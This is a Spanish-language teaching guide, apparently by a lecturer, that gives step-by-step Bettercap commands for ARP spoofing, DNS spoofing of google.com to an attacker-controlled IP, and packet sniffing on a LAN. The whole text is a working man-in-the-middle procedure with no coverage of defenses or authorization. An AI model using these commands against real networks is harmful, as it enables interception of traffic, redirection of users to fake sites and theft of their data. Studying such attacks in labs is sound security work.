
Guía Técnica: ARP Spoofing y su aplicación en ataques Man in the Middle (MitM) con DNS Spoofing y Redirección Web



Los comandos proporcionados configuran dos ataques distintos utilizando **Bettercap: envenenamiento ARP (ARP Spoofing) y spoofing de DNS.** El **envenenamiento ARP** redirige el tráfico de red de un dispositivo objetivo a través del atacante, permitiendo interceptar o manipular datos. **El spoofing de DNS**, por otro lado, redirige las solicitudes DNS de un dominio específico a una dirección IP controlada por el atacante, llevando a los usuarios a sitios falsos. Ambos ataques se complementan con la captura de paquetes para analizar el tráfico y evaluar la efectividad de las técnicas empleadas.
Entorno:

- Red Local (LAN)
- Atacante (Malory) con Kali Linux
- Víctima (con sistema operativo que permita navegar por internet, por ejemplo, Windows o Ubuntu)
- Router (Puerta de enlace predeterminada)
- Servidor web controlado por el atacante (opcional, para alojar la página falsa)

Herramientas:

- Bettercap
- Wireshark (opcional, para análisis de tráfico)
- Apache2 (opcional, si se utiliza un servidor web)
- Nano (editor de texto)

Conceptos:

- ARP Spoofing: Suplantar la identidad del router ante la víctima, haciendo que el tráfico de la víctima pase por el atacante.
- DNS Spoofing: Redirigir las solicitudes DNS de la víctima a un servidor controlado por el atacante.
- Man in the Middle (MitM): Posición del atacante entre la víctima y el servidor, permitiéndole observar y alterar el tráfico.

Envenenamiento ARP (ARP Spoofing):

Instalar Bettercap: Actualiza la lista de paquetes y luego instala Bettercap en un sistema basado en Debian/Ubuntu.

- sudo apt update
- sudo apt install bettercap

Preparar el Entorno: Inicia Bettercap especificando la interfaz de red eth0. Asegúrate de reemplazar eth0 con la interfaz de red correcta en tu sistema.

- bettercap -iface eth0

Mostrar Dispositivos Conectados: Muestra una lista de dispositivos conectados a la red.

- net.show

Ver Módulos de Bettercap: Muestra la lista de comandos y módulos disponibles en Bettercap.

- help

Enviar Paquetes de Sondeo: Activa el sondeo de red para identificar dispositivos y servicios en la red.

- net.probe on

Establecer el Objetivo: Configura el objetivo del ataque de envenenamiento ARP, en este caso, la dirección IP 192.168.0.27.

- set arp.spoof.targets 192.168.0.27

Iniciar Envenenamiento ARP: Activa el envenenamiento ARP, que permite interceptar el tráfico de red entre el objetivo y el resto de la red.

- set arp.spoof on

Configurar Sniffing Local: Habilita el sniffing del tráfico local, lo que permite capturar paquetes en la red a la que está conectado el propio equipo.

- set net.sniff.local true

Activar Sniffing y Captura de Paquetes: Inicia la captura de paquetes en la red.

- net.sniff on

Configuración de Bettercap para DNS Spoofing y Captura de Paquetes:

Seleccionar la Interfaz: Inicia Bettercap especificando la interfaz de red que deseas usar (reemplaza eth0 con la interfaz correcta en tu sistema).

- bettercap -iface eth0

Mostrar Dispositivos Conectados: Muestra una lista de los dispositivos conectados a la red, lo que te permite identificar posibles objetivos.

- net.show

Enviar Paquetes de Sondeo: Activa el sondeo de red para descubrir dispositivos y servicios presentes en la red.

- net.probe on

Configurar el Objetivo para DNS Spoofing: Establece el objetivo del envenenamiento ARP, redirigiendo el tráfico del dispositivo con la IP 192.168.0.27.

- set arp.spoof.targets 192.168.0.27

Iniciar Envenenamiento ARP: Activa el envenenamiento ARP para interceptar el tráfico entre el objetivo y el resto de la red.

- set arp.spoof on

Configurar la Entrada de DNS Spoofing: Define la configuración de spoofing de DNS para que las solicitudes del dominio google.com sean redirigidas a la dirección IP 192.168.1.100.

- set dns.spoof.domains google.com
- set dns.spoof.address 192.168.1.100

Activar DNS Spoofing: Activa el spoofing de DNS para que las solicitudes de DNS sean manipuladas de acuerdo con la configuración establecida.

- set dns.spoof on

Configurar Sniffing Local: Habilita la captura del tráfico local en la red, permitiéndote observar los paquetes que pasan por tu interfaz.

- set net.sniff.local true

Activar Sniffing y Captura de Paquetes: Inicia la captura de paquetes en la red para analizar el tráfico y posibles datos sensibles.

- net.sniff on

Daniel Ruz Moreno. ING en telecomunicaciones. Docente Académico.